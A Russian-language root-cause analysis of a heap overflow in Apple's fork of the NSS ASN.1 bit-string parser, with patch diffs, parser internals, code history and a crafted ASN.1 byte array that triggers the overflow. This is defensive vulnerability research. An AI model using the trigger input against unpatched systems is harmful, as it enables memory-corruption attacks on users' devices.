Я слегка досадовал, что не последовал своему чутью, ведь там явно скрывалось нечто потрясающее, и мысленно отметил необходимость сравнить исходный код после публикации Apple. Наконец, несколько недель спустя компания разместила его на opensource.apple.com в пакете Security.

Ниже приведено различие версий `secasn1d.c` из macOS 11.4 и 11.3; этот файл содержит анализатор ASN.1:

```
diff --git a/OSX/libsecurity_asn1/lib/secasn1d.c b/OSX/libsecurity_asn1/lib/secasn1d.c
index f338527..5b4915a 100644
--- a/OSX/libsecurity_asn1/lib/secasn1d.c
+++ b/OSX/libsecurity_asn1/lib/secasn1d.c
@@ -434,9 +434,6 @@ loser:
          PORT_ArenaRelease(cx->our_pool, state->our_mark);
          state->our_mark = NULL;
      }
-     if (new_state != NULL) {
-         PORT_Free(new_state);
-     }
      return NULL;
  }
```

```
@@ -1794,19 +1791,13 @@ sec_asn1d_parse_bit_string(sec_asn1d_state *state,
     /*PORT_Assert (state->pending > 0); */
     PORT_Assert(state->place == beforeBitString);
-    if ((state->pending == 0) || (state->contents_length == 1)) {
+    if (state->pending == 0) {
         if (state->dest != NULL) {
             SecAsn1Item *item = (SecAsn1Item *)(state->dest);
             item->Data = NULL;
             item->Length = 0;
         }
         state->place = beforeEndOfContents;
-        if (state->contents_length == 1) {
-            /* skip over (unused) remainder byte */
-            return 1;
-        } else {
-            return 0;
-        }
+        return 0;
     }
 }
```

Первое изменение (удаление `PORT_Free`) несущественно для сценария Apple, поскольку исправляет двойное освобождение, которое не затрагивает сборку Apple. Оно актуально только при включённых «метках распределителя», а эта функция отключена.

Следовательно, уязвимость должна находиться в `sec_asn1d_parse_bit_string`. Из твита xerub известно, что проблема возникает в конечном автомате, но для её понимания сначала нужно разобрать основы ASN.1, а затем изучить работу конечного автомата NSS ASN.1.


Кодирование ASN.1

ASN.1 — формат сериализации «тип — длина — значение», но с любопытной особенностью: он умеет обрабатывать случай, когда длина значения неизвестна, а сериализовать его всё равно нужно! Эта особенность доступна только при кодировании ASN.1 по базовым правилам кодирования (Basic Encoding Rules, BER). Существует более строгое кодирование DER (Distinguished Encoding Rules), которое требует для каждого значения единственного правильного представления и запрещает сериализацию значений без знания их окончательной длины.

Эта страница — хорошее руководство по ASN.1 для начинающих. Я настоятельно рекомендую бегло прочитать её, чтобы получить общее представление об ASN.1.

В ASN.1 существует множество встроенных типов. Я опишу лишь минимум, необходимый для понимания этой уязвимости (главным образом потому, что больше и сам не знаю!). Начнём с самого первого байта сериализованного объекта ASN.1 и выясним, как его декодировать.

Первый байт сообщает тип, причём пять младших битов определяют идентификатор типа. Особое значение идентификатора `0x1f` означает, что он не помещается в эти пять битов и кодируется другим способом (который мы рассматривать не будем):



Два старших бита первого байта задают класс типа: universal, application, content-specific или private. Для наших целей оставим их нулевыми (universal).

С бита 6 начинается самое интересное. Значение 1 сообщает, что это *примитивное* кодирование: после длины следуют байты содержимого, которые можно непосредственно интерпретировать как предполагаемый тип. Например, примитивное кодирование строки `"HELLO"` как печатной строки ASN.1 будет содержать байт длины `5`, за которым идут ASCII-символы `"HELLO"`. Пока всё довольно просто.

Однако нулевое значение бита 6 означает *составное* кодирование. В этом случае байты после длины — не «сырые» байты содержимого типа, а ASN.1-кодировки одного или нескольких «фрагментов», которые нужно отдельно разобрать и объединить, чтобы получить итоговое значение. Более того, можно указать нулевое значение длины: тогда неизвестны ни размер восстановленного вывода, ни объём последующих входных данных, необходимый для его полного построения.


Последний случай (составной тип неопределённой длины) называется *неопределённой* формой. Конец входных данных, составляющих одно неопределённое значение, обозначается сериализованным типом, у которого идентификатор, признак составного типа, класс и длина равны нулю; это кодируется двумя байтами `NULL`.

Битовые строки ASN.1

Большинство строковых типов ASN.1 не требует особой обработки: это просто буферы необработанных байтов. У некоторых есть ограничения длины. Например, длина строки BMP должна быть чётной, а длина строки UNIVERSAL — кратной четырём байтам, но на этом всё.

Битовые строки ASN.1 состоят из битов, а не байтов. Например, битовая строка может иметь длину один бит (то есть `0` или `1`) либо 127 бит (15 полных байтов и ещё семь бит).

В закодированных битовых строках ASN.1 после длины, но перед содержимым расположен дополнительный байт метаданных, задающий число неиспользуемых *битов* в последнем байте.



Длина `2` включает байт количества неиспользуемых битов со значением `5`, указывающим, что действительны лишь три старших бита последнего байта.

Разбор ASN.1

Данные ASN.1 всегда нужно декодировать совместно с шаблоном, который сообщает анализатору ожидаемые данные и предоставляет выходные указатели для заполнения разобранными данными. Ниже приведён шаблон, используемый моей тестовой программой для проверки кода битовых строк:

```
const SecAsn1Template simple_bitstring_template[] = {
    {
        SEC_ASN1_BIT_STRING | SEC_ASN1_MAY_STREAM,
        // kind: bit string, may be constructed
        0,
        // offset: in dest/src
        NULL,
        // sub: subtemplate for indirection
        sizeof(SecAsn1Item)
        // size: of output structure
    }
};
```

`SecAsn1Item` — очень простая обёртка над буфером. Можно предоставить анализатору `SecAsn1Item`, в котором он вернёт разобранную битовую строку, а затем вызвать анализатор:

```
SecAsn1Item decoded = {0};
PLArenaPool *pool = PORT_NewArena(1024);

SECStatus status = SEC_ASN1Decode(
    pool,                       // pool: arena for destination allocations
    &decoded,                   // dest: decoded encoded items in to here
    &simple_bitstring_template, // template
    asn1_bytes,                 // buf: asn1 input bytes
    asn1_bytes_len);            // len: input size
```

Конечный автомат NSS ASN.1

Конечный автомат имеет две основные структуры данных:

• `SEC_ASN1DecoderContext`: общий контекст разбора
• `sec_asn1d_state`: отдельное состояние анализатора, хранящееся в двусвязном списке, который образует стек вложенных состояний

Ниже приведена сокращённая версия объекта состояния с существенными полями:

```
typedef struct sec_asn1d_state_struct {
    SEC_ASN1DecoderContext *top;
    const SecAsn1Template *theTemplate;
    void *dest;
    struct sec_asn1d_state_struct *parent;
    struct sec_asn1d_state_struct *child;
    sec_asn1d_parse_place place;
    unsigned long contents_length;
    unsigned long pending;
    unsigned long consumed;
    int depth;
} sec_asn1d_state;
```

Основной механизм конечного автомата разбора — метод `SEC_ASN1DecoderUpdate`, который принимает объект контекста, буфер необработанных входных данных и длину:

```
SECStatus SEC_ASN1DecoderUpdate(
```

```
    SEC_ASN1DecoderContext *cx,
    const char *buf,
    size_t len)
```

Текущее состояние хранится в поле `current` объекта контекста, а поле `place` этого состояния определяет состояние, в котором сейчас находится анализатор. Эти состояния определены здесь:

```
typedef enum {
    beforeIdentifier,
    duringIdentifier,
    afterIdentifier,
    beforeLength,
    duringLength,
    afterLength,
    beforeBitString,
    duringBitString,
    duringConstructedString,
    duringGroup,
    duringLeaf,
    duringSaveEncoding,
    duringSequence,
    afterConstructedString,
    afterGroup,
    afterExplicit,
    afterImplicit,
    afterInline,
    afterPointer,
    afterSaveEncoding,
    beforeEndOfContents,
    duringEndOfContents,
    afterEndOfContents,
    beforeChoice,
    duringChoice,
    afterChoice,
    notInUse
} sec_asn1d_parse_place;
```

Цикл конечного автомата выбирает по полю `place`, какой метод вызвать:

```
switch (state->place) {
case beforeIdentifier:
    consumed = sec_asn1d_parse_identifier(state, buf, len);
    what = SEC_ASN1_Identifier;
    break;

case duringIdentifier:
    consumed = sec_asn1d_parse_more_identifier(state, buf, len);
    what = SEC_ASN1_Identifier;
    break;

case afterIdentifier:
    sec_asn1d_confirm_identifier(state);
    break;

/* ... */
```

Каждый метод состояния, способный потреблять входные данные, получает указатель (`buf`) на следующий ещё не обработанный байт исходного входного буфера и число оставшихся необработанных байтов (`len`).

Затем каждый такой метод должен вернуть объём потреблённых входных данных, а о любых ошибках сообщить, обновив поле `status` объекта контекста.

Анализатор может работать рекурсивно: состояние способно установить своё поле `->place` в состояние, которое ожидает обработать разобранное дочернее состояние, а затем выделить новое дочернее состояние. Например, при разборе последовательности ASN.1:

```
state->place = duringSequence;
state = sec_asn1d_push_state(
```

```
    state->top,
    state->theTemplate + 1,
    state->dest,
    PR_TRUE);
```

Текущее состояние устанавливает собственное следующее состояние в `duringSequence`, а затем вызывает `sec_asn1d_push_state`, которая выделяет новый объект состояния с новым шаблоном и копией поля `dest` родителя.

`sec_asn1d_push_state` обновляет поле `current` контекста так, чтобы на следующей итерации `SEC_ASN1DecoderUpdate` это дочернее состояние считалось текущим:

```
cx->current = new_state;
```

Обратите внимание: начальное значение поля `place` (которое определяет текущее состояние) только что выделенного дочернего объекта задаётся шаблоном. Последнее состояние на пути конечного автомата, пройденном этим дочерним объектом, затем отвечает за удаление самого себя со стека состояний, чтобы его родитель достиг состояния `duringSequence` и обработал результаты дочернего объекта.

Управление буферами


Именно в управлении буферами анализатор NSS ASN.1 становится по-настоящему головоломным. При чтении кода бросается в глаза почти полное отсутствие проверок границ при заполнении выходных буферов: фактически их нет вовсе. Например, `sec_asn1d_parse_leaf`, копирующая необработанные байты закодированной строки, просто выполняет `memcpy` в выходной буфер без проверки соответствия длины строки размеру буфера.

Вместо явных проверок допустимости длины безопасность памяти должна обеспечиваться тем фактом, что декодирование корректного ASN.1 никогда не создаёт вывод больше входных данных.

Иными словами, здесь нет форм распаковки или расширения входных данных, поэтому любой разобранный вывод должен иметь длину не больше закодировавшего его ввода. NSS использует это свойство и с запасом выделяет для каждого выходного буфера столько же памяти, сколько занимают его входные данные.

Для примитивных строк всё довольно просто: длина и входные данные известны, поэтому серьёзной ошибке взяться почти неоткуда. Но с составными строками всё становится немного сложнее...

Составные строки можно представить как деревья подстрок с глубиной вложения до 32 уровней. Например:



Внешняя составная строка определённой длины имеет три дочерних элемента: примитивную строку `"abc"`, составную строку неопределённой длины и примитивную строку `"ghi"`. У составной неопределённой строки два дочерних элемента: примитивная строка `"def"` и маркер конца содержимого.

Мы начинаем с составной строки определённой длины. Значение длины строки `L` — полный размер оставшихся входных данных, составляющих эту строку; указанное число входных байтов должно быть разобрано как подстроки и объединено в разобранный вывод.

В этот момент анализатор строк NSS ASN.1 выделяет выходной буфер для разобранной строки, используя длину `L` первой входной строки. Буфер выделен с запасом для худшего случая. Но особенно интересно то, что NSS после выделения выходного буфера немедленно отбрасывает эту длину! При беглом просмотре кода это может быть неочевидно. Выделенный буфер сохраняется как поле `Data` типа-обёртки над буфером:

```
typedef struct cssm_data {
    size_t Length;
    uint8_t *__nullable Data;
} SecAsn1Item, SecAsn1Oid;
```

(Напомню, что в шаблоне мы передали указатель на `SecAsn1Item`; именно его поле `Data` здесь заполняется указателем на выделенный строковый буфер. Этот тип совсем немного различается между NSS и форком Apple, но здесь разница несущественна.)

Поле `Length` — *не* размер выделенного буфера `Data`. Это зависящий от типа счётчик, определяющий число действительных битов или байтов в буфере, на который указывает `Data`. Я говорю «зависящий от типа», поскольку для битовых строк `Length` хранится в битах, а для остальных строк — в байтах. (CVE-2016-1950 была ошибкой NSS, где код перепутал эти единицы.)

Вместо хранения размера выделенного буфера рядом с его указателем анализатор при обнаружении каждой подстроки или дочерней строки проходит обратно вверх по стеку разбираемых состояний, чтобы найти ближайшую внешнюю строку определённой длины. Поднимаясь по состояниям, он проверяет, какой объём входных данных потребило каждое из них, и определяет, действительно ли подстрока, которую предстоит разобрать, целиком заключена в ближайшей внешней строке определённой длины.

Если это звучит сложно, так и есть! Логика приведена ниже; мне понадобилось несколько дней, чтобы достаточно разобрать её и понять, что она делает:

```
sec_asn1d_state *parent = sec_asn1d_get_enclosing_construct(state);
while (parent && parent->indefinite) {
    parent = sec_asn1d_get_enclosing_construct(parent);
}

unsigned long remaining = parent->pending;
parent = state;
do {
    if (!sec_asn1d_check_and_subtract_length(
            &remaining, parent->consumed, state->top) ||
        /* If parent->indefinite is true, parent->contents_length is
         * zero and this is a no-op. */
        !sec_asn1d_check_and_subtract_length(
            &remaining, parent->contents_length, state->top) ||
        /* If parent->indefinite is true, then ensure there is enough
         * space for an EOC tag of 2 bytes. */
        (parent->indefinite &&
         !sec_asn1d_check_and_subtract_length(
             &remaining, 2, state->top))) {
        /* This element is larger than its enclosing element, which is
         * invalid. */
        return;
    }
} while ((parent = sec_asn1d_get_enclosing_construct(parent)) &&
         parent->indefinite);
```

Сначала код поднимается по стеку состояний, находит ближайшее составное состояние определённой длины и использует его значение `state->pending` как верхнюю границу. Затем он снова проходит стек состояний и для каждого промежуточного состояния вычитает из исходного

значения pending число байтов, которое это состояние могло потребить. Очевидно, значение pending жизненно важно: оно определяет верхнюю границу, поэтому возможность исказить его нарушит эту «проверку границ».

Поняв, что это, судя по всему, единственное место с какой-либо проверкой границ, я внимательнее посмотрел на исправление.

Известно, что изменилась только функция sec_asn1d_parse_bit_string:

```
static unsigned long
sec_asn1d_parse_bit_string(
    sec_asn1d_state *state,
    const char *buf,
    unsigned long len)
{
    unsigned char byte;

    /*PORT_Assert (state->pending > 0); */
    PORT_Assert(state->place == beforeBitString);

    if ((state->pending == 0) || (state->contents_length == 1)) {
        if (state->dest != NULL) {
            SecAsn1Item *item = (SecAsn1Item *)(state->dest);
            item->Data = NULL;
            item->Length = 0;
            state->place = beforeEndOfContents;
        }
        if (state->contents_length == 1) {
            /* skip over (unused) remainder byte */
            return 1;
        } else {
            return 0;
        }
    }

    if (len == 0) {
        state->top->status = needBytes;
        return 0;
    }

    byte = (unsigned char)*buf;
    if (byte > 7) {
        dprintf("decodeError: parse_bit_string remainder oflow\n");
        PORT_SetError(SEC_ERROR_BAD_DER);
        state->top->status = decodeError;
        return 0;
    }

    state->bit_string_unused_bits = byte;
    state->place = duringBitString;
    state->pending -= 1;
    return 1;
}
```

Выделенная область функции содержит символы, удалённые патчем. Эта функция должна возвращать число потреблённых ею входных байтов (на которые указывает buf), и сначала я заметил, что патч удаляет путь, на котором число потреблённых входных байтов расходится с pending. Когда удалённый код возвращает 1, он также должен уменьшать state->pending, как в другом месте этой функции, возвращающем 1.

Я довольно долго пытался понять, как превратить это во что-то полезное, но в итоге думаю, что это невозможно.

Что же тогда происходит?

В это состояние мы попадаем, когда buf указывает на первый байт после значения длины примитивной битовой строки. state->contents_length содержит значение разобранной длины.

Как обсуждалось выше, битовые строки уникальны среди строковых типов ASN.1 тем, что в начале имеют дополнительный байт метаданных — число неиспользуемых битов. Строка определённой нулевой длины вполне допустима; фактически она обрабатывается раньше, в состоянии `prepareForContents`, которое сразу переходит к `afterEndOfContents`:

```
if (state->contents_length == 0 && (!state->indefinite)) {
    /*
     * A zero-length simple or constructed string; we are done.
     */
    state->place = afterEndOfContents;
```

Здесь обнаруживается строковый тип определённой длины с нулевой длиной содержимого. Но это не охватывает пограничный случай битовой строки, состоящей только из байта количества неиспользуемых битов. Значение `state->contents_length` такой битовой строки равно 1, хотя собственного «содержимого» у неё нет.

Именно этому случаю соответствует условие `(state->contents_length == 1)` в `sec_asn1d_parse_bit_string`:

```
if ((state->pending == 0) || (state->contents_length == 1)) {
    if (state->dest != NULL) {
        SecAsn1Item *item = (SecAsn1Item *)(state->dest);
        item->Data = NULL;
        item->Length = 0;
        state->place = beforeEndOfContents;
    }
    if (state->contents_length == 1) {
        /* skip over (unused) remainder byte */
        return 1;
    } else {
        return 0;
    }
}
```

Устанавливая `state->place` в `beforeEndOfContents`, разработчики снова пытаются сократить путь конечного автомата и перескочить к состоянию после потребления содержимого строки. Но здесь они выполняют дополнительный шаг, которого не было при попытке добиться того же в `prepareForContents`: помимо обновления `state->place`, они обнуляют у целевого `SecAsn1Item` поле `Data` и устанавливают `Length` в ноль.

Ранее я упомянул, что новые дочерние состояния, выделяемые для рекурсивного разбора подстрок составных строк, получают *копию* поля `dest` родителя (указателя на указатель выходного буфера). Это логично: выходной буфер выделяется лишь однажды, после чего дочерние элементы рекурсивно и линейно заполняют его. (Технически для внешней строки неопределённой длины всё работает иначе: этот случай обрабатывается отдельно, создавая связный список подстрок, которые в конце объединяются. См. `sec_asn1d_concat_substrings`.)

Если выходной буфер выделяется только один раз, что произойдёт при установке `Data` в `NULL`, как сделано здесь? Если отступить на шаг назад, имеет ли это вообще смысл?

Нет, думаю, смысла в этом нет. Установка `Data` в `NULL` в данный момент должна как минимум вызвать утечку памяти, поскольку это единственный указатель на выходной буфер.

Но самое интересное, что обнуление указателя имеет не только это последствие. `item->Data` используется как признак ещё одного условия.

Ниже приведён фрагмент `prepare_for_contents`, где определяется, достаточно ли места в выходном буфере для этой подстроки:

```
} else if (state->substring) {
    /*
     * If we are a substring of a constructed string, then we may
     * not have to allocate anything (because our parent, the
     * actual constructed string, did it for us). If we are a
```


```
     * substring and we *do* have to allocate, that means our
     * parent is an indefinite-length, so we allocate from our pool;
     * later our parent will copy our string into the aggregated
     * whole and free our pool allocation.
     */
    if (item->Data == NULL) {
        PORT_Assert(item->Length == 0);
        poolp = state->top->our_pool;
    } else {
        alloc_len = 0;
    }
```

Как следует из комментария, если в этот момент `item->Data` равен `NULL`, а `state->substring` истинен, код считает, что *обязательно* разбирает подстроку внешней строки неопределённой длины, для которой ещё не выделен буфер фиксированного размера. Тогда смысл указателя `item->Data` отличается от описанного ранее: это лишь временный буфер для одной подстроки. Чуть выше `alloc_len` устанавливается в длину содержимого этой подстроки; для внешнего случая *определённой* длины крайне важно, чтобы здесь `alloc_len` обнулился, фактически указывая, что буфер *уже* выделен и новый выделять *нельзя*.

Подчеркну потенциально неочевидный момент: проблема в том, что использование сочетания (`state->substring && !item->Data`) для определения, является ли это подстрокой строки определённой длины или внешней строки неопределённой длины, *не* совпадает с методом запутанной проверки границ, показанным ранее. Тот метод поднимается по текущему стеку состояний и проверяет признаки indefinite внешних строк, чтобы определить, обрабатывается ли подстрока внешней строки неопределённой длины.

Если собрать всё вместе, вероятно, уже видно, к чему это ведёт... (хотя механизм по-прежнему довольно тонкий.)

Предположим, имеется внешняя составная битовая строка определённой длины с тремя примитивными битовыми строками-подстроками:



Встретив первую, самую внешнюю составную битовую строку определённой длины, код выделяет буфер фиксированного размера, достаточный для всех оставшихся входных данных этой строки — в данном случае 42 байта. Теперь `dest->Data` указывает на этот буфер.

Затем выделяется дочернее состояние, получающее копию указателя `dest` (не копию целевого объекта `SecAsn1Item`, а копию указателя *на* него), и начинается разбор первой дочерней подстроки.

Это примитивная битовая строка длиной 1, которая запускает уязвимый путь в `sec_asn1d_parse_bit_string` и устанавливает `dest->Data` в `NULL`. Конечный автомат перескакивает к `beforeEndOfContents`, после чего в конце концов разбирается следующая подстрока, теперь при `dest->Data == NULL`.

Теперь логика серьёзно нарушается и, как видно в приведённом выше фрагменте, выделяется новый буфер `dest->Data` размером лишь с эту подстроку (два байта), хотя `dest->Data` должен по-прежнему указывать на буфер, достаточно большой для всей внешней входной строки неопределённой длины. Затем содержимое этой битовой строки разбирается и копируется в новый буфер.

Далее обрабатывается третья подстрока. `dest->Data` больше не равен `NULL`, однако код никак не может определить, что буфер был (ошибочно) выделен лишь под одну подстроку. Он полагается на

инвариант, что `item->Data` выделяется *один раз* при обнаружении первой внешней строки определённой длины, и только по этому факту решает, указывает ли `dest->Data` на буфер, достаточно большой для добавления подстроки. Затем третья подстрока без колебаний добавляется с записью за границами буфера, выделенного только для второй подстроки.

Это даёт прекрасный примитив повреждения памяти: можно вызывать выделения контролируемого размера и переполнять их произвольным числом произвольных байтов.

Вот пример кодирования битовой строки ASN.1, запускающей эту проблему:

```
uint8_t concat_bitstrings_constructed_definite_with_zero_len_realloc[] = {
    ASN1_CLASS_UNIVERSAL | ASN1_CONSTRUCTED | ASN1_BIT_STRING, // 0x23
    0x4a, // initial allocation size

    ASN1_CLASS_UNIVERSAL | ASN1_PRIMITIVE | ASN1_BIT_STRING,
    0x1, // force item->Data = NULL
    0x0, // number of unused bits in the final byte

    ASN1_CLASS_UNIVERSAL | ASN1_PRIMITIVE | ASN1_BIT_STRING,
    0x2, // this is the reallocation size
    0x0, // number of unused bits in the final byte
    0xff, // only byte of bitstring

    ASN1_CLASS_UNIVERSAL | ASN1_PRIMITIVE | ASN1_BIT_STRING,
    0x41, // 64 actual bytes, plus the remainder, will cause
          // 0x40 byte memcpy one byte in to 2 byte allocation
    0x0, // number of unused bits in the final byte
    0xff, 0xff,
    // -- continues for overflow
```

Почему это не обнаружил фаззинг?

Вполне разумный вопрос. Этот исходный код очень, очень трудно аудировать: даже с diff мне потребовалась как минимум неделя, чтобы определить настоящую первопричину ошибки. Не уверен, что заметил бы её при аудите кода. Код сильно сломан, но довольно тонким образом, и для обнаружения проблемы нужно понять *очень многое* о конечном автомате и правилах проверки границ. Думаю, я мог бы сдаться раньше, чем разобрался, и отправиться искать что-нибудь попроще.

Однако запускающий тест не сложен структурно и невелик, поэтому кажется доступным для фаззера. Почему же его не нашли? Предложу два пункта для обсуждения.

Возможно, его не фаззят?

Или по крайней мере не фаззят именно в том виде, в котором он находится в библиотеке Apple `Security.framework`. Насколько я понимаю, и Mozilla, и Google фаззят анализатор NSS ASN.1 и нашли множество уязвимостей, но обратите внимание: ключевая часть уязвимого кода (`|| (state->contents_length == 1` в `sec_asn1d_parse_bit_string`) отсутствует в вышестоящем NSS (подробнее об этом ниже).

Можно ли эффективно его фаззить?

Даже собрав версию кода из `Security.framework` и применив фаззер с обратной связью по покрытию, можно не вызвать ни одного сбоя. Код использует собственный распределитель кучи,

поэтому его пришлось бы заменить прямыми вызовами системного распределителя либо задействовать перехватчики пользовательских распределителей ASAN. Обратите внимание: вышестоящий NSS это делает, но, насколько я понимаю, форк Apple — нет.

История

Мне всегда интересно понять не только работу уязвимости, но и то, как она появилась. Этот случай особенно убедителен: после понимания ошибки конструкция кода сначала выглядит крайне подозрительно. Она существует *только* в форке NSS от Apple, а единственный результат изменения — появление идеального примитива повреждения памяти. Но проследим историю кода, чтобы убедиться: *гораздо вероятнее*, что это просто несчастная случайность.

Самая ранняя найденная мной версия этого кода находится здесь и, по всей видимости, является первоначальным добавлением в репозиторий Mozilla CVS от 31 марта 2000 года:

```
static unsigned long
sec_asn1d_parse_bit_string(
    sec_asn1d_state *state,
    const char *buf,
    unsigned long len)
{
    unsigned char byte;

    PORT_Assert(state->pending > 0);
    PORT_Assert(state->place == beforeBitString);

    if (len == 0) {
        state->top->status = needBytes;
        return 0;
    }

    byte = (unsigned char)*buf;
    if (byte > 7) {
        PORT_SetError(SEC_ERROR_BAD_DER);
        state->top->status = decodeError;
        return 0;
    }

    state->bit_string_unused_bits = byte;
    state->place = duringBitString;
    state->pending -= 1;
    return 1;
}
```

24 августа 2001 года код приобрёл вид, похожий на современный, в этом коммите с сообщением «Memory leak fixes»:

```
 static unsigned long
 sec_asn1d_parse_bit_string(
     sec_asn1d_state *state,
     const char *buf,
     unsigned long len)
 {
     unsigned char byte;
-    PORT_Assert(state->pending > 0);
+    /*PORT_Assert (state->pending > 0); */
     PORT_Assert(state->place == beforeBitString);
+    if (state->pending == 0) {
+        if (state->dest != NULL) {
+            SECItem *item = (SECItem *)(state->dest);
+            item->data = NULL;
+            item->len = 0;
+            state->place = beforeEndOfContents;
+            return 0;
```

```
+        }
+    }
     if (len == 0) {
         state->top->status = needBytes;
         return 0;
     }
     byte = (unsigned char)*buf;
     if (byte > 7) {
         PORT_SetError(SEC_ERROR_BAD_DER);
         state->top->status = decodeError;
         return 0;
     }
     state->bit_string_unused_bits = byte;
     state->place = duringBitString;
     state->pending -= 1;
     return 1;
 }
```

Этот коммит добавил строку `item->data = NULL`, но здесь она достижима только при `pending == 0`. Я почти уверен, что это был мёртвый, фактически недостижимый код (а закомментированный разработчиками `PORT_Assert` на самом деле был корректен).

Состоянию `beforeBitString` (которое приводит к вызову метода `sec_asn1d_parse_bit_string`) всегда предшествует состояние `afterLength` (реализованное `sec_asn1d_prepare_for_contents`). При входе в `afterLength` значение `state->contents_length` равно разобранному полю длины, а `sec_asn1d_prepare_for_contents` выполняет:

```
state->pending = state->contents_length;
```

Следовательно, чтобы достичь `sec_asn1d_parse_bit_string` при `state->pending == 0`, значение `state->contents_length` также должно быть нулевым в `sec_asn1d_prepare_for_contents`.

Это означает, что в приведённом ниже дереве решений if/else хотя бы одно из двух условий *обязательно* должно быть истинным:

```
if (state->contents_length == 0 && (!state->indefinite)) {
    /*
     * A zero-length simple or constructed string; we are done.
     */
    state->place = afterEndOfContents;
    /* ... */
} else if (state->indefinite) {
    /*
     * An indefinite-length string *must* be constructed!
     */
    dprintf("decodeError: prepare for contents indefinite not construncted\n");
    PORT_SetError(SEC_ERROR_BAD_DER);
    state->top->status = decodeError;
```

однако *ни одно* из них не должно быть истинным для достижения последнего `else`, а только через этот путь можно попасть в `sec_asn1d_parse_bit_string` посредством состояния `beforeBitString`:

```
} else {
    /*
     * A non-zero-length simple string.
     */
    if (state->underlying_kind == SEC_ASN1_BIT_STRING)
        state->place = beforeBitString;
    else
        state->place = duringLeaf;
}
```

Таким образом, на тот момент (24 августа 2001 года) кодовая база NSS содержала мёртвый код, который выглядел как попытка обработать битовую строку ASN.1 без байта неиспользуемых битов. Как показала остальная статья, эта обработка совершенно неверна, но это не имело значения, поскольку код был недостижим.

Самая ранняя найденная мной версия форка NSS от Apple находится в пакете `SecurityNssAsn1-11` для OS X 10.3 (Panther), выпущенной 24 октября 2003 года. В проекте есть файл `CHANGES.apple`, который немного подробнее раскрывает происхождение форка Apple:

> **Общие примечания**
>
> 1. Этот модуль, SecurityNssAsn1, основан на части Netscape Security Services («NSS») проекта браузера Mozilla. Исходный код, на котором основан SecurityNssAsn1, был получен из репозитория Mozilla CVS, из вершины дерева на 21 января 2003 года.
>
> Проект SecurityNssAsn1 содержит только части NSS, используемые для кодирования и декодирования BER, а также минимальную поддержку, необходимую процедурам кодирования/декодирования.
>
> 2. Структура каталогов SecurityNssAsn1 значительно отличается от NSS, поэтому простые diff для документирования изменений громоздки. Сравнение всё ещё можно выполнять по отдельным файлам.
>
> 3. Все изменения Apple отмечены символом `__APPLE__` либо через `#ifdef __APPLE__`, либо в комментарии.

Далее документ перечисляет ряд широких изменений Apple, включая переформатирование кода и изменение нескольких API для добавления новых возможностей. Мы также узнаём дату создания форка Apple (21 января 2003 года), поэтому можно вернуться к зеркалу репозитория Mozilla CVS на GitHub, найти версию `secasn1d.c` на тот момент и сравнить их.

Из diff видно, что при первоначальном импорте разработчики Apple внесли довольно значительные изменения, то есть перед импортом код прошёл определённое ревью. Например:

```
@@ -1584,7 +1692,15 @@
     /*
      * If our child was just our end-of-contents octets, we are done.
      */
+#ifdef __APPLE__
+    /*
+     * Without the check for !child->indefinite, this path could
+     * be taken erroneously if the child is indefinite!
+     */
+    if (child->endofcontents && !child->indefinite) {
+#else
     if (child->endofcontents) {
```

